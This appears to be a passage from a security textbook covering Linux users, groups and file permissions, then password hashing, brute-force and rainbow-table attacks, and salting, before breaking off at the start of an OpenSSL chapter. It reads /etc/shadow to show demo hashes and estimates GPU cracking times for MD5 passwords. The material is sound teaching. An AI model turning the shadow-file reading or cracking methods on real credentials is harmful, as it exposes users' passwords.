A series of six videos also demonstrate Linux permissions via examples, including: read, write, execute permissions, users and groups, and commands `whoami`, `groups`, `id`, `sudo`, `su`, `chown`, `chgrp`, `chmod`, `adduser`, `addgroup`, `deluser`. Note that the examples from these videos are different (older) than those covered in the remainder of this section.

Video
Basic Linux permissions part 1: Permissions explained (10 min; Feb 2012)
https://www.youtube.com/watch?v=qbwnKgOGbAQ

Video
Basic Linux permissions part 2: Examples of rwx (23 min; Feb 2012)
https://www.youtube.com/watch?v=tgBZucEwOdI

Video
Basic Linux Permissions part 3: Switching Users and sudo (10 min; Feb 2012)
https://www.youtube.com/watch?v=cWbi8HbwKXY

Video
Basic Linux Permissions part 4: Changing permissions and owners (14 min; Feb 2012)
https://www.youtube.com/watch?v=1eq_2Bd3r6E

Video
Basic Linux Permissions part 5: Managing Users (23 min; Feb 2012)
https://www.youtube.com/watch?v=hnfZ8uQkRL8

Video
Basic Linux Permissions part 6: sudo and sudoers (20 min; Mar 2012)
https://www.youtube.com/watch?v=YSSIm0g00m4

7.4.1 Adding Users

The first task is to add some users. I'll add three users called *steve*, *priyanka* and *courtney*. The command used is adduser, which creates the user and their home directory and prompts for information about the new user, including password.

```
network@node1:~$ sudo adduser steve
Adding user 'steve' ...
Adding new group 'steve' (1001) ...
Adding new user 'steve' (1001) with group 'steve' ...
Creating home directory '/home/steve' ...
Copying files from '/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for steve
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]
network@node1:~$ sudo adduser priyanka
```

```
Adding user 'priyanka' ...
...
Is the information correct? [Y/n]
network@node1:~$ sudo adduser courtney
Adding user 'courtney' ...
...
Is the information correct? [Y/n]
```

7.4.2 /etc/passwd and /etc/shadow Files

User information is stored in two configuration files: `/etc/passwd` and `/etc/shadow`. Lets first look at `/etc/passwd`. On a Ubuntu system there are many system users already. Rather than showing the details of system users I want to see the details of the 3 newly created users. So we can use tail to show the last 3 lines of the file `/etc/passwd`. (If you want to see the entire file, use `cat /etc/passwd`).

```
network@node1:~$ tail -3 /etc/passwd
steve:x:1001:1001:,,,:/home/steve:/bin/bash
priyanka:x:1002:1002:,,,:/home/priyanka:/bin/bash
courtney:x:1003:1003:,,,:/home/courtney:/bin/bash
```

Each line contains information about a single user, with fields separate by a colon (:). The first field is the username. The second field we see an 'x'. This field is for the password, but the value 'x' is a special value that indicates password information is stored in a separate file /etc/shadow. We'll see that file shortly. The third field is the user ID. In Linux, users are in fact identified by this ID. The username is just a more friendly identified of the user. The fourth field is the group ID for this user. We see the group and user IDs are identical in this example, but it doesn't have to be. We'll see the group names shortly. The field with three commads („,) normally stores the users full name, office, phone number etc. But when I created the users I left this information blank. The sixth field is the users home directory and the last field is the shell program that is run when the user logs in.

Further explanation of the structure of the `/etc/passwd` file can be found by reading the man page: `man -S5 passwd`.

The special value of 'x' in the password field in `/etc/passwd` indicates password information is stored in `/etc/shadow`. Below we see the password information for our 3 new users. Note that in the file the information for each user is on the same line; it is only wrapped below to fit on the page.

```
network@node1:~$ sudo tail -3 /etc/shadow
steve:$6$9TX8CxpR$GTaHPOnAseQHIDrpV2bm5kOZ5wf1G/rjXI5o/AtfBN6Ts.WdQlwnxDpXTnWV5
   ynXFhIkP5hfUdj4pWI2Y8A9M0:16075:0:99999:7:::
priyanka:$6$FLJBCaNe$lOMS4aMPJtZ6wMajKKP9lKNqTqkccyGiABPF5pePOnvbvdSBcr.uM8hMSV
   PN5Q1l3YfCHtpG.JG6W7DqnPr4F0:16075:0:99999:7:::
courtney:$6$by3fbvXY$D5H2ZGgzOm2vCXVzWhQxr4ZqeSeboj8IeTCExF37F/5uHO168K/0AdzucV
   TaAY9WqyBp8nUs0V/7gJPjwZ/Ay/:16075:0:99999:7:::
```

The structure of the `/etc/shadow` file is explained in the man page: `man -S5 shadow`. Let's focus on the second field, which is in fact split into three sub-fields separated by dollar signs ($). Take for example the value for *steve*.

- Hash algorithm identifier: `6` (SHA-512)
- Salt value: `9TX8CxpR`
- Hash of salted password: `GTaHPOnAseQHIDrpV2bm5kOZ5wf1G/rjXI5o/AtfBN6Ts.WdQlwnxDpXTnWV5ynXFhIkP5hfUdj4pWI2Y8A9M0`

For an explanation on why the hash of a salted password is stored, see Section 7.5. For details on the format of these fields, including the list of hash algorithms, see the man page: `man crypt` (the relevant information is in the *Notes* under *Glibc notes*).

7.4.3 Adding Groups

Now lets create a new group called *instructors* using the addgroup command. The group name and group ID is stored in the file `/etc/group`.

```
network@node1:~$ sudo addgroup instructors
Adding group ‘instructors’ (GID 1004) ...
Done.
network@node1:~$ tail -4 /etc/group
steve:x:1001:
priyanka:x:1002:
courtney:x:1003:
instructors:x:1004:
```

Recall the `/etc/passwd` file lists a users primary group ID. For example, *steve* is in the group 1001; the file above shows the name of group 1001 is *steve* (the group name and user name do not have to be the same; its just the default in Ubuntu). In addition, others may be in a group. Lets add *steve* and *courtney* to the group *instructors* using the command adduser.

```
network@node1:~$ sudo adduser steve instructors
Adding user ‘steve’ to group ‘instructors’ ...
Adding user steve to group instructors
Done.
network@node1:~$ sudo adduser courtney instructors
Adding user ‘courtney’ to group ‘instructors’ ...
Adding user courtney to group instructors
Done.
network@node1:~$ tail -4 /etc/group
steve:x:1001:
priyanka:x:1002:
courtney:x:1003:
instructors:x:1004:steve,courtney
```

We now see in the file `/etc/group` that *instructors* contains *steve* and *courtney.*

7.4.4 Creating Files and Directories

We now have three users, each in their own group, as well as two of those users in another group. To demonstrate access control in Linux (i.e. permissions), we first need some files and directories. The following shows the creation of some dummy files and directories for each user. We will set the permissions later. The command su is used to switch to another user (of course you need that users password). There are many ways to create files: I created simple text files by echoing a string into a file.

```
network@node1:~$ su priyanka
Password:
priyanka@node1:/home/network$ cd
priyanka@node1:~$ mkdir teaching
priyanka@node1:~$ mkdir private
priyanka@node1:~$ echo "notes" > notes.txt
priyanka@node1:~$ echo "exam" > teaching/exam.txt
priyanka@node1:~$ echo "personal" > private/personal.txt
priyanka@node1:~$ exit
exit
network@node1:~$ su steve
Password:
steve@node1:/home/network$ cd
steve@node1:~$ mkdir lab
steve@node1:~$ mkdir its335
steve@node1:~$ echo "papers" > papers.txt
steve@node1:~$ echo "manual" > lab/manual.txt
steve@node1:~$ echo "quiz" > its335/quiz.txt
steve@node1:~$ exit
exit
network@node1:~$ su courtney
Password:
courtney@node1:/home/network$ cd
courtney@node1:~$ mkdir lecture
courtney@node1:~$ echo "week1" > lecture/week1.txt
courtney@node1:~$ echo "schedule" > schedule.txt
courtney@node1:~$ exit
exit
```

Note that *its335* is an example subject code used by a university in this example.

7.4.5 Setting Permissions

Now we will look at and when necessary change the permissions for each user.

Permissions for Priyanka

The access control requirements for *priyanka* is that no-one else can access their files or directories. First lets switch to user *priyanka*, cd into their home directory, and then list all files/directories recursively (i.e. list the files/directories in their home, then the files/directories in those directories, and so on).

```
network@node1:~$ su priyanka
Password:
priyanka@node1:/home/network$ cd
priyanka@node1:~$ ls -lR
.:
total 12
-rw-rw-r-- 1 priyanka priyanka 6 Jan 5 09:44 notes.txt
drwxrwxr-x 2 priyanka priyanka 4096 Jan 5 09:45 private
```

```
drwxrwxr-x 2 priyanka priyanka 4096 Jan 5 09:45 teaching

./private:
total 4
-rw-rw-r-- 1 priyanka priyanka 9 Jan 5 09:45 personal.txt

./teaching:
total 4
-rw-rw-r-- 1 priyanka priyanka 5 Jan 5 09:45 exam.txt
```

Permissions are explained in Section 7.2.4. To read more about Linux permissions, you can use the info documentation (which is often more detailed than man pages) by typing: `info coreutils 'file permissions'`. It contains quite a good and complete description of file permissions.

From the listing of the files by *priyanka* we see the default permissions are:

- User can read and write, group can read and write, others can read files
- User can read, write, execute, group can read, write and execute, others can read and execute directories (note executing directories means access, e.g. `cd` into the directory).

Recall that the default group contains only the user. In summary, *priyanka* can read and write files, other users can only read their files. We want to prevent others from being able to read their files. There are different ways this can be achieved. We will use just one approach (whether or not its the best approach depends on what may happen on the system in the future, e.g. will new users be added? will we want to allow them access to some of Priyanka's files?).

First note the permissions on each users home directory.

```
priyanka@node1:~$ ls -l /home/
total 16
drwxr-xr-x 3 courtney courtney 4096 Jan 5 09:49 courtney
drwxr-xr-x 7 network network 4096 Dec 28 15:23 network
drwxr-xr-x 4 steve  steve   4096 Jan 5 09:48 steve
drwxr-xr-x 4 priyanka priyanka 4096 Jan 5 09:45 priyanka
```

By default, each users home directory is readable and executable by other users. That is, other users can list the files/directories in Priyanka's home, and they can also cd into Priyanka's home directory (due to the execute permission). A quick way to block access for other users on all of Priyanka's files is to remove the read/execute permissions on their home directory using `chmod` (note that '.' refers to the current directory, which is Priyanka's home directory).

```
priyanka@node1:~$ chmod o-rx .
priyanka@node1:~$ ls -l /home/
total 16
drwxr-xr-x 3 courtney courtney 4096 Jan 5 09:49 courtney
drwxr-xr-x 7 network network 4096 Dec 28 15:23 network
drwxr-xr-x 4 steve  steve   4096 Jan 5 09:48 steve
drwxr-x--- 4 priyanka priyanka 4096 Jan 5 09:45 priyanka
```

Other users no longer have read or execute permissions on `/home/priyanka`. If you cannot change into a directory, then it also applies all sub-directories (irrespective of their permissions). Lets check by switching to user *steve* and trying to list/access some directories and files.

```
priyanka@node1:~$ su steve
Password:
steve@node1:/home/priyanka$ ls
ls: cannot open directory .: Permission denied
steve@node1:/home/priyanka$ ls private
ls: cannot access private: Permission denied
steve@node1:/home/priyanka$ cd private
bash: cd: private: Permission denied
steve@node1:/home/priyanka$ cat notes.txt
cat: notes.txt: Permission denied
steve@node1:/home/priyanka$ cat teaching/exam.txt
cat: teaching/exam.txt: Permission denied
steve@node1:/home/priyanka$ exit
exit
priyanka@node1:~$ exit
exit
```

The above simple test shows *steve* cannot access anything in Priyanka's home directory (even if he knows the file names). We achieved our requirement for Priyanka.

Permissions for Steve

Now lets consider *steve*. The access control requirements are that no-one can access his files, except one directory (lab) can be accessed and modified by users in the *instructors* group. Again, there are different ways to implement this. We'll look at just one approach.

```
network@node1:~$ su steve
Password:
steve@node1:/home/network$ cd
steve@node1:~$ ls -lR
.:
total 12
drwxrwxr-x 2 steve steve 4096 Jan 5 09:48 its335
drwxrwxr-x 2 steve steve 4096 Jan 5 09:47 lab
-rw-rw-r-- 1 steve steve 7 Jan  5 09:47 papers.txt

./its335:
total 4
-rw-rw-r-- 1 steve steve 5 Jan 5 09:48 quiz.txt

./lab:
total 4
-rw-rw-r-- 1 steve steve 7 Jan 5 09:47 manual.txt
```

By default, the group owner of the lab directory is the same as the user, i.e. *steve*. Lets change the group owner to *instructors* using chown. We will do it recursively (`-R`) to also change ownership of existing files inside the directory.

```
steve@node1:~$ chown -R steve.instructors lab
```

```
steve@node1:~$ ls -lR
.:
total 12
drwxrwxr-x 2 steve steve    4096 Jan 5 09:48 its335
drwxrwxr-x 2 steve instructors 4096 Jan 5 09:47 lab
-rw-rw-r-- 1 steve steve       7 Jan  5 09:47 papers.txt

./its335:
total 4
-rw-rw-r-- 1 steve steve 5 Jan 5 09:48 quiz.txt

./lab:
total 4
-rw-rw-r-- 1 steve instructors 7 Jan 5 09:47 manual.txt
```

Now that the *instructors* group owns the lab directory, we need to make it (and the files inside it) writable by the group. We also want to make all files and directories inaccessible to others.

```
steve@node1:~$ chmod -R g+w lab/
steve@node1:~$ chmod go-rwx papers.txt its335/ its335/quiz.txt
steve@node1:~$ chmod -R o-rwx lab/
steve@node1:~$ ls -lR
.:
total 12
drwx------ 2 steve steve    4096 Jan 5 09:48 its335
drwxrwx--- 2 steve instructors 4096 Jan 5 09:47 lab
-rw------- 1 steve steve       7 Jan  5 09:47 papers.txt

./its335:
total 4
-rw------- 1 steve steve 5 Jan 5 09:48 quiz.txt

./lab:
total 4
-rw-rw---- 1 steve instructors 7 Jan 5 09:47 manual.txt
```

Now do some simple tests, first as user *priyanka* who is not in the *instructors* group (as can be seen by using the `groups` command).

```
steve@node1:~$ su priyanka
Password:
priyanka@node1:/home/steve$ groups
priyanka
priyanka@node1:/home/steve$ cd lab
bash: cd: lab: Permission denied
priyanka@node1:/home/steve$ ls its335/
ls: cannot open directory its335/: Permission denied
priyanka@node1:/home/steve$ exit
exit
```

Priyanka cannot access any of Steve's files. Now try for *courtney* who is in the *instructors* group.

```
steve@node1:~$ su courtney
```

```
Password:
courtney@node1:/home/steve$ groups
courtney instructors
courtney@node1:/home/steve$ ls its335/
ls: cannot open directory its335/: Permission denied
courtney@node1:/home/steve$ cd lab/
courtney@node1:/home/steve/lab$ ls -l
total 4
-rw-rw---- 1 steve instructors 7 Jan 5 09:47 manual.txt
courtney@node1:/home/steve/lab$ echo "more" >> manual.txt
courtney@node1:/home/steve/lab$ echo "new" > new.txt
courtney@node1:/home/steve/lab$ ls -l
total 8
-rw-rw---- 1 steve  instructors 12 Jan 5 10:14 manual.txt
-rw-rw-r-- 1 courtney courtney  4 Jan  5 10:14 new.txt
courtney@node1:/home/steve/lab$ exit
exit
steve@node1:~$ exit
exit
```

Courtney can view and edit the files inside the lab directory. He adds the word "more" to `manual.txt` and creates a new file called `new.txt`.

Permissions for Courtney

Finally, the requirements for user *courtney* is that all other users can read Courtney's files.

```
network@node1:~$ su courtney
Password:
courtney@node1:/home/network$ cd
courtney@node1:~$ ls -lR
.:
total 8
drwxrwxr-x 2 courtney courtney 4096 Jan 5 09:49 lecture
-rw-rw-r-- 1 courtney courtney 9 Jan 5 09:49 schedule.txt

./lecture:
total 4
-rw-rw-r-- 1 courtney courtney 6 Jan 5 09:49 week1.txt
```

The default permissions are sufficient: Courtney can read/write their own files, other users can read Courtney's files. A quick test by switching to user *priyanka*.

```
courtney@node1:~$ su priyanka
Password:
priyanka@node1:/home/courtney$ cat schedule.txt
schedule
priyanka@node1:/home/courtney$ echo "edit" >> schedule.txt
bash: schedule.txt: Permission denied
priyanka@node1:/home/courtney$ cd lecture/
priyanka@node1:/home/courtney/lecture$ cat week1.txt
week1
priyanka@node1:/home/courtney/lecture$ exit
exit
```

```
courtney@node1:~$ exit
exit
```

7.4.6 Summary and Other Issues

So we have some examples of using chown and chmod to change the ownership and permissions to implement access control in Linux. However note that there are different ways to implement the access control requirements - we have considered just one approach. You may want to consider others, and the tradeoffs between them. Other things to consider include:

- How to change the default permissions and ownership when files are created? (Hint: `/etc/login.defs` and `umask`)
- How to make files that one user creates in a shared directory have the same ownership as that directory (as opposed to the user that created them)? (Hint: `setuid`)
- When setting the group execute permission on a directory, does it restrict other users in that group from deleting files in that directory? (Hint: sticky bit)
- What are the default files/directories created when you create a new user? (Hint: `/etc/skel`)

For completness, the listing all three users files/directories is below.

```
network@node1:~$ sudo ls -lR /home/priyanka/ /home/steve/ /home/courtney/
[sudo] password for network:
/home/courtney/:
total 8
drwxrwxr-x 2 courtney courtney 4096 Jan 5 09:49 lecture
-rw-rw-r-- 1 courtney courtney 9 Jan 5 09:49 schedule.txt

/home/courtney/lecture:
total 4
-rw-rw-r-- 1 courtney courtney 6 Jan 5 09:49 week1.txt

/home/steve/:
total 12
drwx------ 2 steve steve    4096 Jan 5 09:48 its335
drwxrwx--- 2 steve instructors 4096 Jan 5 10:14 lab
-rw------- 1 steve steve       7 Jan  5 09:47 papers.txt

/home/steve/its335:
total 4
-rw------- 1 steve steve 5 Jan 5 09:48 quiz.txt

/home/steve/lab:
total 8
-rw-rw---- 1 steve  instructors 12 Jan 5 10:14 manual.txt
-rw-rw-r-- 1 courtney courtney  4 Jan  5 10:14 new.txt

/home/priyanka/:
total 12
```

```
-rw-rw-r-- 1 priyanka priyanka 6 Jan 5 09:44 notes.txt
drwxrwxr-x 2 priyanka priyanka 4096 Jan 5 09:45 private
drwxrwxr-x 2 priyanka priyanka 4096 Jan 5 09:45 teaching

/home/priyanka/private:
total 4
-rw-rw-r-- 1 priyanka priyanka 9 Jan 5 09:45 personal.txt

/home/priyanka/teaching:
total 4
-rw-rw-r-- 1 priyanka priyanka 5 Jan 5 09:45 exam.txt
```

7.5 Passwords, Hashes and Rainbow Tables

Many computer systems, including online systems like web sites, use passwords to authenticate human users. Before using the system, the user is registered, where they normally select a *username* and *password* (or it is allocated to them). This information is then stored on the computer system. When the user later wants to access the computer system they submit their username and password, and the system checks the submitted values against the stored values: if they match the user is granted access.

There are many problems with using passwords for authentication, including being easy to guess, hard to remember, and possible to intercept across a network. In this article I focus on just one problem: the storage of the registered password on the system must be performed in a manner so that someone with access cannot discover other users' passwords.

7.5.1 Storing Actual Passwords

Consider a web site with user login as an example. Users of the website first register, and then once registered may login to gain personalized web content. Upon registration each user selects a unique username and their own password. Assume that the system stores these two values, *username* and *password*, in a database. So a website with 1000's users will have a database table such as:

username	*password*
john	mysecret
sandy	ld9a%23f
daniel	mysecret
...	...
steve	h31p_m3?

Table 7.1: Example of storing actual passwords

The obvious problem with this approach is that anyone who gains access to this database can see other users' passwords. Although such database will not be publicly accessible, within the organisation maintaining the website there may be multiple people who require read access to the database. It is therefore very easy for these people to view the actual passwords of many other people. Although this is a potential security issue for storing actual passwords, in many cases you will trust the organisation providing the database/website. Even if they couldn't read the database, since you are sending them your password it may be possible for people within that organisation to see your password.

A worse scenario is if the database becomes available to people outside the organisation. For example, the security of the organisations computer system has flaws such that a malicious user can gain unintended read access to the database. That malicious user has then discovered all passwords of the 1000's of users. They can use this information to masquerade as those users on the website, and since many people re-use passwords across different systems, the malicious user can also can gain unintended access to other systems.

Its this last scenario, of an external malicious user being able to read all passwords, that we want to prevent. From now on we will assume it is possible for a malicious user to gain read access to the database, hence storing actual passwords is not a secure option.

7.5.2 Storing Hashed Passwords

Rather than storing the actual password in the database, a hash of the password can be stored. Recall that good hash functions have several useful practical properties:

1. Take a variable sized input and produce a fixed length, small output, i.e. the hash value

2. Hash of two different inputs produces two different output hash values (i.e. no collisions)

3. Given the output hash value, its practically impossible to find the corresponding input (i.e. a one-way function)

Further discussion of hash functions can be found in my lecture notes on the topic.

So for example with Message Digest 5 hash function (MD5) as a hash function, john's password of mysecret would not be stored, but instead MD5(mysecret) is stored, i.e. 06c219e5bc8378f3a8a3f83b4b7e4649. Note that MD5 produces a 128-bit hash value—here it is stored in hexadecimal. The database stored is now:

username	*H(password)*
john	06c219e5bc8378f3a8a3f83b4b7e4649
sandy	5fc2bb44573c7736badc8382b43fbeae
daniel	06c219e5bc8378f3a8a3f83b4b7e4649
...	...
steve	75127c78fd791c3f92a086c59c71ece0

Table 7.2: Example of storing hashed passwords

When user john logs in to the web site he submits his username and password mysecret. The website calculates the MD5 hash of the submitted password and gets *06c219e5bc8378f3a8a3f83b4b7e4649*. Now the website compares the hash of the submitted password with the hash value stored in the database. As secure hash functions do not produce collisions, if the two hash values are the same then it implies the submitted password is the same as the original registered password. If they don't match, then the login attempt is unsuccessful.

Now assume a malicious user gains access to the database. They can see the hash values, but because of the one-way property of secure hash functions they cannot easily determine what the original password was. So by storing the hash of the password, instead of the actual password, the system offers significantly increased security.

7.5.3 Brute Force Attacks on Hashed Passwords

Above I said with a hash function it is practically impossible to find the input (password) given only the output hash value. What does "practically impossible" mean? Using the best known algorithms, with current (and near future) computing capabilities, it takes too long or will be too expensive to find the input password. I will not attempt to explain, and in fact some details I don't understand myself, but the amount of effort to find the input given an n-bit hash value is approximately equivalent to the effort of guessing a n-bit random number. That is, requires on order of 2^n attempts. MD5 uses a 128-bit hash, so it will take about 2^{128} or 3×10^{38} attempts to find the password. At a rate of 10^9 attempts per second, that is around 10^{21} years.

But the above is generally only true with large inputs (at least larger than the hash value). This is NOT the case with passwords. Most users choose short passwords (e.g 4 to 8 characters) so that they are easy to remember and input when logging in. Consider the case when users choose passwords that are always 8 characters long. Lets look at how many possible passwords there are and then see what an malicious user needs to do to find a password given only the hash value.

Lets assume a password is chosen from the set of characters that can be entered on an English keyboard. There are 52 letters (uppercase and lowercase), 10 digits, and another 32 punctuation characters (!, @, #, . . .). So with a set of 94 characters to choose from, the number of 8 character-long passwords is 94^8 or about 6×10^{15}.

Now lets assume the malicious user has the database of users and hashed passwords. They are looking for John's password, i.e. they know the hash value *06c219e5bc8378f 3a8a3f83b4b7e4649*. They then calculate the hashes of all possible passwords. When they find a resulting hash value that matches John's hash value, then they've found John's password. The m attempts the malicious user makes are summarised below:

```
Stored hash: 06c219e5bc8378f3a8a3f83b4b7e4649
Attempt 1: password1 = 00000000; hash1 = dd4b21e9ef71e1291183a46b913ae6f2
Attempt 2: password2 = 00000001; hash2 = ced165163e51e06e01dc44c35fea3eaf
Attempt 3: password3 = 00000002; hash3 = cc540920e91f05e4f6e4beb72dd441ac
...
Attempt m-1: passwordm-1 = mysecres; hashm-1 = 38a83897d7f7a8a2889bf6472e534567
Attempt m: passwordm = mysecret; hashm = 06c219e5bc8378f3a8a3f83b4b7e4649 <==
    matches stored hash
```

The worst case for the malicious user, assuming users choose random passwords, 94^8 hashes would need to be calculated to find a user's password. Can this be done within a reasonable time and cost? To have an idea we need to be able to estimate how long it takes to perform a hash (since the hash operation will be the most time consuming by far). This of course depends on the hardware performing the operation (and to a lesser extent the software). Consider for example oclHashcat, software for performing hashes on

GPUs (GPUs are generally much faster than CPUs because they are designed to support many parallel operations at once). The performance benchmarks using an AMD HD6990 GPU indicate about 7×10^9 hashes per second can be calculated. Another site, by Ivan Golubev, estimates hash calculations on the same GPU at a rate of upto 10×10^9 hashes per second. The HD6990 is about 2 years old (costing about 800 dollars when released). For simplicty lets assume, we can calculate 10^{10} hashes per second, for a cost of about 400 dollars of hardware.

With 94^8 hashes to attempt at a rate of 10^{10} hashes per second, the malicious user would take about 7 days to try all possible passwords. This is definitely possible, although whether its worth the time and money of the malicious user depends on the value of the information that can be gained by discovering the password.

7.5.4 Pre-calculated Hashes and Rainbow Tables

The above simple example showed it would take about a week for a malicious user to find a password running with a recent GPU. Is it possible to make it even faster (without increasing the hardware capabilities)? Yes, it is. Just get someone else to calculate the hash values for you!

Assume someone has already calculated all 94^8 hash values. And they conveniently stored the hash value and corresponding password in a database. Then if you have that database, then its just a matter of performing a lookup with the users stored hash value against the set of pre-calculated hash values. Once a match is found, the password is found. The advantage of this approach is that performing a lookup (i.e. comparing one value against another value) is much, much faster than calculating a hash. So although one person took 7 days to calculate all the hash values, other malicious users can then re-use these values, and quickly check a known hash value against the set of pre-calculated values. This can reduce time to password discovery down to 10's of minutes or hours.

A potential problem with such pre-calculated hash values is the storage requirements. Considered how much raw data needs to be stored if no compression is used. There are 94^8 entries in a table stored. Each entry consists of a 8 character password (for simplicity, assume each character is 1 Byte) and a 128-bit MD5 hash value. That is at least 146,000 TB. This is not practical.

Of course compression can be used to store the data, but most general purpose compression techniques still would not reduce to a manageable size (a factor of 1000 size reduction would still result in 146 TB). However, using special purpose data structures to store the data is possible. Rainbow tables are one such data structure. I will not attempt to explain how they work (because I don't know), but in brief rainbow tables are a data structure designing specifically for storing the hash and password. The result is a significant reduction in the total storage space needed. Consider Project RaindowCrack, an effort to pre-calculate the hashes of many possible passwords and distribute them (at a price) to whoever is interested. The have a list of password sets already hashed and stored in rainbow tables, including the md5_ascii-32-95#1-8 set.

The md5_ascii-32-95#1-8 rainbow table contains the MD5 hashes of all combinations of 95 printable ASCII characters, ranging in length from 1 character to 8 characters long. The total number of passwords in this set is:

$95^1 + 95^2 + 95^3 + 95^4 + 95^5 + 95^6 + 95^7 + 95^8 \approx 6 \times 10^{15}$

That is, about the same number as the example above using a set of 94 characters and 8 character passwords only. The raw data set is at least 146,000 TB. But using rainbow tables, the information is stored in 576 GB—thats a reduction in size by a factor of about 250,000. 576GB is a manageable size. In fact they sell this data set for $US1250, delivered in a 3TB hard disk.

So by using rainbow tables, the challenge of storing and distributing the set of passwords and hashes make it much easier/cheaper for a malicious user to quickly find a password, given only a hash. Some example tests by Project RainbowCrack show that if given a hash of a random password, using the above rainbow table it takes between 5 and 30 minutes to find the password.

7.5.5 Salting a Password

Can we make it harder for malicious users that have discovered the hashed password database to use rainbow tables to quickly find passwords? Yes, there are several approaches including:

1. Require the users to use longer passwords. A 9 character random password requires almost 100 times more space and time to generate the rainbow table, again becoming much harder for the malicious user to manage. But requiring long, random passwords is inconvenient for users - they most likely not be able to remember such passwords - leading to other security problems.

2. Use different hash algorithms/implementations to slow down the calculation rate. If for example hashes could only be calculated at a rate of 10^8 hashes per second (instead of 10^{10}), then the time to generate the rainbow table would grow from 1 week to almost 2 years. But this approach doesn't help for exisiting algorithms (such as the popular MD5).

3. Use a salt before hashing the password, as explained below.

Requiring the user to increase their password length makes it harder for malicious users discovering passwords, but is inconvenient for users. An alternative is for the system to effectively increase the users password length by adding random characters to their chosen password. These extra characters are called a *salt*. When a user account is created, the system chooses a random salt, concatenates it with the password and then hashes the resulting value. So a hash of the password with salt is stored. In addition, the salt is also stored in the password database. For example, with a 5 character salt, our example password database will be:

username	*salt*	*H(password | salt)*
john	a4H*1	ba586dcb7fe85064d7da80ea6361ddb6
sandy	U9(-f	816a425628d5dee17839fffeafb67144
daniel	5<as4	11842ced4203d4067ed6a6667f3f18d9
...	...	...
steve	LqM4^	184b7f9c6126c568ee50cd3364257973

Table 7.3: Example of storing salted passwords

Note that the salt is often measured in bits: our 5 character salt is approximately equivalent to a 32 bit value.

What can a malicious user do? Well they can attempt a brute force attack, trying all possible combinations of passwords. As the salt is stored in the password database, it is known to the malicious user, so it provides no additional security: the malicious user in the worst case still needs to 94^8 different passwords. Its just that for each password they try they must also concatenate with the salt for the appropriate user. It will still take about 7 days to find the password.

But what if the malicious user wants to use pre-calculated hashes, i.e. rainbow tables? This will no longer work because a rainbow table contains the hashes of passwords *without a salt*. The malicious user would need to use a rainbow table that contains the correct salt. For example, if trying to find John's password, a rainbow table must have been pre-calculated using the salt a4H*1. But if trying to find Sandy's password a rainbow table must have been pre-calculated using a different salt, U9(-f. In general, a separate rainbow would be needed for each possible salt. With a 32-bit salt, then about 4×10^9 rainbow tables are needed. The amount of space and time needed to generate the rainbow tables (previously 576GB and 7 days, respectively) have now both been increased by a factor of 4 billion. This is obviously unachievable for the malicious user.

In summary, an advantage of including a random salt before hashing the password is that it makes the use of pre-calculated tables of hashes and passwords (e.g. rainbow tables) ineffective. But note in most cases it does little to prevent a brute force attack, i.e. hasing each password plus salt and comparing with the stored hash value.

7.5.6 Summary and Other Issues

The main conclusion:

> When storing user login information, always store a hash of a salted password. Never store the actual password and avoid storing unsalted password hashes.

That is, select a long random salt, concatenate with the users password, calculate the hash of the result using a strong hash function, and store both the salt and hash value.

The above discussion made various assumptions and did not address other important issues about passwords, such as selecting passwords, dictionary attacks, selecting hash algorithms and speed of different hardware. There are many websites and textbooks that discuss this issues further and are worth reading.

Chapter 8

Cryptography in Linux

This chapter demonstrates how to perform common cryptographic operations in Linux. Upon completion of this chapter you should be able to encrypt files with recommended ciphers such as Advanced Encryption Standard (AES), generate and distribute Rivest Shamir Adleman cipher (RSA) public keys, and apply digital signatures to messages. OpenSSL, a library used by many free and commercial applications, is used for the modern cryptography operations in this book. If you are studying how ciphers work (as opposed to just applying them), Section 8.3 briefly shows how to use PyCipher, a Python library, to encrypt with classical ciphers such as Caesar, Playfair and Vigenere.

8.1 Prerequisites

8.1.1 Assumed Knowledge

This chapter assumes you have knowledge of:

- Cryptography, including symmetric key encryption, public key cryptography, digital signatures and certificates, and classical ciphers such as Caesar cipher.
- Basics of representing information, including bits, bytes and hexadecimal.

Basic Linux command line skills, as covered in Chapter 4, are assumed. You will need to be able to:

- Manipulate files and directories, including copying files between directories and computers, and creating new directories.
- View text files, e.g. with `cat` or other text editors.
- View and compare binary files with `xxd` and `cmp`.
- Combine commands with pipes (|) and redirect output of commands to files (>).

File: nsl/crypto.tex, r1670

8.1.2 Linux and Network Setup

All of the practical tasks in this chapter can be completed on a single Linux computer. While some of the demonstrations may used two Linux computers (e.g. for sender and receiver), the same operations could be performed on a single computer.

Although virtnet (Chapter 3) is not required, if you do use it, as only a single computer is necessary, topology 1 is appropriate (or in fact any topology—just use a single node).

8.2 OpenSSL

8.2.1 Overview of OpenSSL

https://www.openssl.org/ is a program and library that supports many different cryptographic operations, including:

- Symmetric key encryption
- Public/private key pair generation
- Public key encryption
- Hash functions
- Certificate creation
- Digital signatures
- Random number generation

While the primary purpose of OpenSSL is as a library, i.e. you write software that calls OpenSSL to perform cryptographic operations for your software, it also is a standalone program with a command-line interface. While we only use the standalone program, once you are familiar with it, you should be able to use the library.

OpenSSL supports different operations or commands, with the name of the command following `openssl`. For example, to perform symmetric key encryption the command is `enc` and on the command line you run:

```
$ openssl enc
```

Each of the operations supported by OpenSSL have a variety of options, such as input/output files, algorithms, algorithm parameters and formats. This article aims to give a demonstration of some simple and common operations.

To start learning the details of OpenSSL, read the man page, i.e. `man openssl`. You'll soon learn that each of the operations (or commands) have their own man pages. For example, the operation of symmetric key encryption is `enc`, which is described in `man enc`. Although it is good to read the man pages, in my (and others) experience, the man pages of OpenSSL can be very detailed, hard to follow, confusing and out of date. So hopefully this article will make life easier for those getting started.

There are other websites that give an overview of OpenSSL operations, as well as programming with the API. Check them out for more details.

8.2.2 Example Scenario

As input plaintext I will copy some files on Ubuntu Linux into my home directory. You don't need to do this if you already have some files to encrypt. It doesn't matter what files you use. I have chosen the following three, and will rename them simply to `plaintext1.in`, `plaintext2.in`, `plaintext3.in`:

1. `/usr/share/dict/words`: a large text file containing a list of words, i.e. a dictionary
2. `/usr/bin/openssl`: the binary for the program OpenSSL
3. `/etc/legal`: a short text file containing the Ubuntu legal notice

```
$ cp /usr/share/dict/words plaintext1.in
$ cp /usr/bin/openssl plaintext2.in
$ cp /etc/legal plaintext3.in
$ ls -l plaintext*
-rw-r--r-- 1 sgordon sgordon 938848 Jul 31 13:32 plaintext1.in
